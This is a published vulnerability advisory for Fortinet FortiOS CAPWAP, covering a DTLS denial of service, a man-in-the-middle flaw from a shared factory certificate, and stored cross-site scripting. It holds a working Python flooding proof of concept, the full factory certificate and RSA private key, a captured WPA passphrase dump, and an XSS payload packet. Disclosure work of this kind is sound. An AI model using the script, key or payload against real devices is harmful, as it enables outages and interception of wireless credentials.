Vulnerability Advisory – Vendor Disclosure

Name	FortiOS Multiple Vulnerabilities
Vendor Website	www.fortinet.com
Affected Software	Verified on FortiOS Firmware v5.0,build4457 (GA Patch 7)
Date Released	29th January 2015
Researchers	Denis Andzakovic

Description

This document details multiple vulnerabilities found within the Fortinet FortiOS software. FortiOS is a security-hardened, purpose-built Operating System that is the foundation of all FortiGate network security platforms.

A denial of service vulnerability was discovered within the CAPWAP Daemon, allowing an attacker to lock the CAPWAP Access Controller. This was achieved by sending recurring DTLS messages to the daemon. The CAPWAP daemon itself was found to suffer from a Man-In-The-Middle vulnerability, due to the nature of Fortinet's certificate practices. A Stored Cross Site Scripting vulnerability was also discovered, allowing an attacker to send a crafted CAPWAP join request containing malicious JavaScript code. This code is subsequently rendered in the FortiOS administrative console.

Exploitation

CAPWAP Daemon DTLS Denial of Service Vulnerability

During the DTLS session establishment, the protocol implements a 'HelloVerifyRequest' send back to the client in response to the initial 'ClientHello'. The client is then required to send a 'ClientHello' with a specific cookie provided in the 'HelloVerifyRequest'. This is designed to protect against Denial of Service attacks. It was discovered that, even though the Fortinet DTLS server implements this, sending a number of initial 'ClientHello' requests in short succession creates a denial of service condition on the FortiOS device.

The number of requests required to trigger the condition was found to be dependent on the specifications of the machine running FortiOS, however this was tested against a mid-range Fortigate device and successfully caused a Denial of Service condition with as little as ten requests.

The following POC code can be used to replicate this vulnerability:

FortiOS CAPWAP Control Server DOS POC

```
#!/usr/bin/python

#
# FortiOS CAPWAP Control Denial Of Service POC
#
# This exploit will trigger a denial of service
# condition on the FortiOS CAPWAP Control Daemon
# by sending recurring DTLS Client Hello
# messages.
#
# Author: Denis Andzakovic
# Date: 19/08/2014
#

import socket
import os
import time
from struct import pack
import binascii
import argparse

# Grab parameters from command line
parser = argparse.ArgumentParser(description='FortiOS CAPWAP Control Server - DTLS Client Hello DOS')
parser.add_argument('-d','--host', help="IP Address of the host to attack", required=True)
args = parser.parse_args()

randombytes = os.urandom(28)
capwapreamble = "\x01\x00\x00\x00"
hello = "\x16" + "\xfe\xff" + "\x00"*8 #handshake id, version, epoch and seq
handshakeProtocol = "\x01" + "\x00\x00\x2c" + "\x00"*6 + "\x00\x2c" + "\xfe\xff" +
pack(">i",int(time.time())) + randombytes + "\x00" + "\x00" + "\x00\x04" + "\x00\x2f\x00\x0a\x01\x00"

while True:
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        sock.sendto(capwapreamble + hello + pack(">H",len(handshakeProtocol)) + handshakeProtocol,
(args.host, 5246))
        resp, senderaddr = sock.recvfrom(4098)

        cookie = resp[31:]
        print "[+] Got response. Cookie: " + binascii.hexlify(cookie)
```


DTLS Man-In-The-Middle Vulnerability

Fortinet devices were found to use DTLS for the CAPWAP control protocol, with the CAPWAP data protocol being cleartext by default. The CAPWAP DTLS protocol was found to use a universal ‘Fortinet_Factory’ certificate and private key, the certificate authority for which is static across all Fortinet devices. A method for replacing this certificate was not found.

By harvesting this certificate and key, an attacker may stage Man in the Middle attacks against any Fortinet device using the CAPWAP DTLS protocol. This allows for the retrieval of sensitive information such as wireless SSIDs and WPA passphrases. The two files, ‘Fortinet_Factory.cer’ and ‘Fortinet_Factory.key’ can be found in the /etc/cert/local directory on Fortinet devices.

The following screenshot shows the details of the ‘Fortinet_Factory.cer’ certificate.


‘Fortinet_Factory.cer’ Certificate



```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 57202 (0xdf72)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, ST=California, L=Sunnyvale, O=Fortinet, OU=Certificate Authority, CN=support/emailAddress=suppo
        Validity
            Not Before: May 26 23:11:05 2011 GMT
            Not After : Jan 19 03:14:07 2038 GMT
        Subject: C=US, ST=California, L=Sunnyvale, O=Fortinet, OU=FortiGate, CN=FW60CA3911000104/emailAddress=support
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:c4:37:12:b2:f0:29:ab:0d:c0:b0:f8:38:4f:f3:
                    17:79:9a:c4:d9:58:63:dc:33:86:33:92:4d:88:ec:
                    a9:d5:82:2d:e1:0d:31:55:80:7e:d4:1d:d2:28:51:
                    26:93:08:d8:26:83:11:d1:0f:2c:16:76:db:94:0f:
                    35:15:11:91:b1:05:71:45:8f:83:3d:d2:67:7b:e8:
                    53:55:b4:3d:dc:12:21:30:6b:4d:02:80:58:c3:28:
                    14:eb:f2:42:d5:ed:dd:78:1d:97:7e:09:01:5b:bd:
                    04:b2:0d:76:82:1b:b6:96:64:c7:39:6a:c8:30:68:
                    16:f8:39:c8:1a:fb:2e:62:59
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
    Signature Algorithm: sha1WithRSAEncryption
         26:d4:3d:5e:4c:a3:3c:7f:48:a1:2f:6a:45:dc:5f:ae:4b:ef:
         9f:a3:1b:8a:4b:cf:55:cd:c8:61:af:1e:4b:af:44:b6:3d:ef:
         95:15:5f:18:46:c4:bc:d9:d8:1c:19:93:ee:ea:fb:ee:0a:1a:
         db:5a:33:aa:77:e6:22:60:2c:b5:6d:d0:38:83:64:17:f1:57:
```

The following screenshot shows a captured CAPWAP control packet containing the WPA2 SSID and passphrase configured for a wireless bridge network, in this case SSID ‘testbridge’ and passphrase ‘testtest’. The CAPWAP Control protocol was also found to distribute the SSID and passphrase for any configured Mesh network.

CAPWAP Control MiTM



```
doi@ScreamingFist:~$ hexdump -C ssidresponse.pkt
00000000  00 10 42 00 00 00 00 00  00 33 dd 01 03 00 ad 00  |..B......3......|
00000010  00 25 00 09 00 00 30 44  00 91 01 01 00 00 25 00  |.%....0D......%.|
00000020  0a 00 00 30 44 00 a3 01  01 00 20 00 25 00 0c 00  |...0D..... .%...|
00000030  00 30 44 00 92 01 01 00  00 00 03 00 25 00 0a 00  |.0D.........%...|
00000040  00 30 44 00 93 01 01 00  00 00 25 00 10 00 00 30  |.0D.......%....0|
00000050  44 00 a7 01 01 74 65 73  74 74 65 73 74 04 00 00  |D....testtest...|
00000060  1d 01 01 8c e0 00 00 00  00 00 00 00 00 00 00 00  |................|
00000070  00 00 01 00 74 65 73 74  62 72 69 64 67 65 04 05  |....testbridge..|
00000080  00 1b 01 01 c0 dd 16 00  50 f2 01 01 00 00 50 f2  |........P.....P.|
00000090  04 01 00 00 50 f2 04 01  00 00 50 f2 02 04 05 00  |....P.....P.....|
000000a0  19 01 01 c0 30 14 01 00  00 0f ac 04 01 00 00 0f  |....0...........|
000000b0  ac 04 01 00 00 0f ac 02  01 00                    |..........|
000000ba
```

The following table details the ‘Fortinet_Factory’ certificate and private key. By using the following certificate and key, an attacker may stage Man in the Middle attacks against any Fortinet access point or wireless controller implementing the CAPWAP Control protocol globally.


Fortinet_Factory.cer	Fortinet_Factory.key
-----BEGIN CERTIFICATE----- MIIDRTCCAi2gAwIBAgIDAN9yMA0GCSqGSIb3DQEBBQUAMIGgMQswCQYDVQQGEwJV UzETMBEGA1UECBMKQ2FsaWZvcm5pYTESMBAGA1UEBxMJU3Vubnl2YWxlMREwDwYD VQQKEwhGb3J0aW5ldDEeMBwGA1UECxMVQ2VydGlmaWNhdGUgQXV0aG9yaXR5MRAw DgYDVQQDEwdzdXBwb3J0MSMwIQYJKoZIhvcNAQkBFhRzdXBwb3J0QGZvcnRpbmV0 LmNvbTAeFw0xMTA1MjYyMzExMDVaFw0zODAxMTkwMzE0MDdaMIGdMQswCQYDVQQG EwJVUzETMBEGA1UECBMKQ2FsaWZvcm5pYTESMBAGA1UEBxMJU3Vubnl2YWxlMREw DwYDVQQKEwhGb3J0aW5ldDESMBAGA1UECxMJRm9ydGlHYXRlMRkwFwYDVQQDExBG VzYwQ0EzOTExMDAwMTA0MSMwIQYJKoZIhvcNAQkBFhRzdXBwb3J0QGZvcnRpbmV0 LmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAxDcSsvApqw3AsPg4T/MX eZrE2Vhj3DOGM5JNiOyp1YIt4Q0xVYB+1B3SKFEmkwjYJoMR0Q8sFnbblA81FRGR sQVxRY+DPdJne+hTVbQ93BIhMGtNAoBYwygU6/JC1e3deB2XfgkBW70Esg12ghu2 lmTHOWrIMGgW+DnIGvsuYlkCAwEAAaMNMAswCQYDVR0TBAIwADANBgkqhkiG9w0B AQUFAAOCAQEAJtQ9XkyjPH9IoS9qRdxfrkvvn6MbikvPVc3IYa8eS69Etj3vlRVf GEbEvNnYHBmT7ur77goa21ozqnfmImAstW3QOINkF/FX6VHbHlvywDJEortqEVgT DlOCKPV4z91t4Yf3/v0LYmHEF056TqU5nXt3ipTTNeFgANdKCMj4mT1KG9U9XfoK aAmcoe2JDGUj9W+5P0WMVcCth5mIJ5xy1UkEvWlG2p/p1Yw3fmbNkN5SJViy/Gug yznUXeBwmQEwupwq1ZfAcXQyxTiW7DHhMXnXis0tSJlOLFQAtAs83V5Ox8MSmGE7 M94eb9JOP8cvH2bW6LW7egB/Bwrp4N421Q== -----END CERTIFICATE-----	-----BEGIN RSA PRIVATE KEY----- MIICXAIBAAKBgQDENxKy8CmrDcCw+DhP8xd5msTZWGPcM4Yzkk2I7KnVgi3hDTFV gH7UHdIoUSaTCNgmgxHRDywWdtuUDzUVEZGxBXFFj4M90md76FNVtD3cEiEwa00C gFjDKBTr8kLV7dl4HZd+CQFbvQSyDXaCG7aWZMc5asgwaBb4Ocga+y5iWQIDAQAB AoGAfV8/KGyCA1T3QVxpBtSptD6q9sEelW2qmzspJYsqfUz/qaP3WM2QvFINnUs0 3ZAyJHFtKeqK3hO1+6W34i1mq9lgAll7KMbAuxxmY8U87zskv9YUP46dONt+ondn nVf5OxrPTH3Zkom1CEh110BUI4hD+rEqYi+twZF5FuAXVd0CQQDv0FYVO4NMzEL+ leLvkbd+ODUTvm9rET+mxtx719DJ3JL9T7jiunPsDY/0dpGkVSyLGQg6tO2YsgrE /Vz79iO3AkEA0XVo1RkmFpoE0EZHMzkzjJFmoLEAYtLPvcg4IP6bIuAHWt54cxFB /mpN4QlhVm0+awMPH3PNWjTJ9EDFp+5KbwJACu8IvbcU6W92rnzO9/VA1HRjlx7b nZoPuN7gNpVEY6+20+3KlCvEFUMZCSBOy5tGiKD/iw2st4WGkCytDJ/QSQJBAJqq cNuSM27TEiTdECxB28+7eiXELb3LXv0LgG7UsqeA981go16Mase7pYA7VfXkuwd3 /c3Cy+sFOe8zeQB0098CQFmiDnhpV37FtUzDXkKC5a9Vc950wK9/V9vHHwFIiO6K 0+GoDb6b2HmHGvIpBmw55isanRDlC1x1EpRKw/3F0+4= -----END RSA PRIVATE KEY-----

Stored Cross Site Scripting Vulnerability

By sending a crafted CAPWAP Join packet, a malicious entity may stage Cross Site Scripting attacks against legitimate administrative users. This is achieved by inserting malicious JavaScript code into the WTP Name or WTP Active Software Version fields within the CAPWAP Join request. The WTP Active Software Version field is a child parameter of the WTP Descriptor message element.

The following screenshot shows a crafted packet containing the payload ‘<script>alert(“Join XSS”)</script>’ within the WTP Name parameter.

Malicious CAPWAP Join Request




```
00000000  00 10 42 00 00 00 00 00  00 00 00 03 62 01 56 00  |..B.........b.V.|
00000010  00 1c 00 03 4e 2f 41 00  26 00 3a 00 00 30 44 00  |....N/A.&.:..0D.|
00000020  00 00 06 46 41 50 32 32  42 00 01 00 10 46 78 78  |...FAP22B....Fxx|
00000030  32 32 42 33 55 31 31 30  30 31 32 38 39 00 02 00  |22B3U11001289...|
00000040  05 32 32 30 2d 31 00 03  00 01 30 00 04 00 06 00  |.220-1....0.....|
00000050  09 0f f0 1d 48 00 27 00  58 01 01 01 01 00 00 00  |....H.'.X.......|
00000060  00 00 00 00 00 00 01 30  00 00 00 00 00 01 00 15  |.......0........|
00000070  46 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |FAAAAAAAAAAAAAAA|
00000080  41 41 41 41 7a 00 00 00  00 00 02 00 08 30 34 30  |AAAAz........040|
00000090  30 30 30 31 30 00 00 00  00 00 03 00 14 46 44 44  |00010........FDD|
000000a0  71 32 42 2d 76 35 2e 30  2d 62 75 69 6c 64 30 36  |q2B-v5.0-build06|
000000b0  34 00 2d 00 22 3c 73 63  72 69 70 74 3e 61 6c 65  |4.-."<script>ale|
000000c0  72 74 28 22 4a 6f 69 6e  20 58 53 53 22 29 3c 2f  |rt("Join XSS")</|
000000d0  73 63 72 69 70 74 3e 00  25 00 08 00 00 30 44 00  |script>.%....0D.|
000000e0  a1 00 00 00 25 00 19 00  00 30 44 00 c0 00 01 01  |....%....0D.....|
000000f0  de 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000100  00 23 00 10 4d bd 26 ed  45 d2 f7 59 45 fc 4a 31  |.#..M.&.E..YE.J1|
00000110  5a f7 53 bd 00 29 00 01  04 00 2c 00 01 00 00 35  |Z.S..)....,....5|
00000120  00 01 00 00 1e 00 04 01  01 01 01 04 18 00 05 01  |................|
00000130  00 00 00 0f 04 18 00 05  02 00 00 00 0d 00 25 00  |..............%.|
00000140  09 00 00 30 44 00 53 4e  20 00 00 25 00 15 00 00  |...0D.SN ..%....|
00000150  30 44 00 24 01 06 00 00  00 00 00 00 00 00 00 00  |0D.$............|
00000160  00 00 00                                          |...|
00000163
```

```
        Descriptor Length: 20
        Descriptor Value: 4644447132422d76352e302d6275696c64303634
        WTP Other Software Version: FDDq2B-v5.0-build064
  ⊟ Type: (t=45,l=34) WTP Name
      Type: WTP Name (45)
      Length: 34
      Value: 3c7363726970743e616c65727428224a6f696e2058535322...
      WTP Name: <script>alert("Join XSS")</script>
  ⊟ Type: (t=37,l=8) Vendor Specific Payload
      Type: Vendor Specific Payload (37)
      Length: 8
      Value: 0000304400a10000
      Vendor Identifier: Fortinet, Inc. (12356)
      Vendor Element ID: 161
      Vendor Data: 0000
  ⊟ Type: (t=37,l=25) Vendor Specific Payload
      Type: Vendor Specific Payload (37)
```

```
d0   2e 30 2d 62 75 69 6c 64  30 36 34 00 2d 00 22 3c   .0-build 064.-."<
e0   73 63 72 69 70 74 3e 61  6c 65 72 74 28 22 4a 6f   script>a lert("Jo
f0   69 6e 20 58 53 53 22 29  3c 2f 73 63 72 69 70 74   in XSS") </script
00   3e 00 25 00 08 00 00 30  44 00 a1 00 00 00 25 00   >.%....0 D.....%.
10   19 00 00 30 44 00 c0 00  01 01 de 00 00 00 00 00   ...0D... ........
20   00 [redacted] 0 00 00 00  00 00 00 23 00 10 4d bd          #  M
```

The following table shows the POC Cross Site Scripting payload execute in the context of an administrative users browser when viewing the "Managed FortiAPs" page:

Malicious CAPWAP Join Request


Mesh	Access Point	State	Connected Via	SS
▫	FAP22B3U11001289		10.153.1.24	Radio 1: testbrid Radio 2: testbrid
▫				

Join XSS

In order to exploit this vulnerability, an attacker must first retrieve a valid client certificate. This is detailed in the 'DTLS Man-In-The-Middle Vulnerability' section.

Solution

There is no official solution for these issues. All Access Controller to Wireless Termination Point (and vice-versa) traffic is recommended to be kept on a secure network and rigorously firewalled to reduce the exploitability of these vulnerabilities.

Timeline

08/10/2014 – Initial email sent to Fortinet PSIRT team.
09/10/2014 – Advisory documents sent to Fortinet.
15/10/2014 – Acknowledgement of advisories from Fortinet.
16/10/2014 – Update requested from Fortinet.
02/12/2014 – Update requested from Fortinet.
13/12/2014 – Update requested from Fortinet.
29/01/2015 – Advisory Release.

Responsible Disclosure Policy

Security-Assessment.com follow a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com
Phone +64 4 470 1650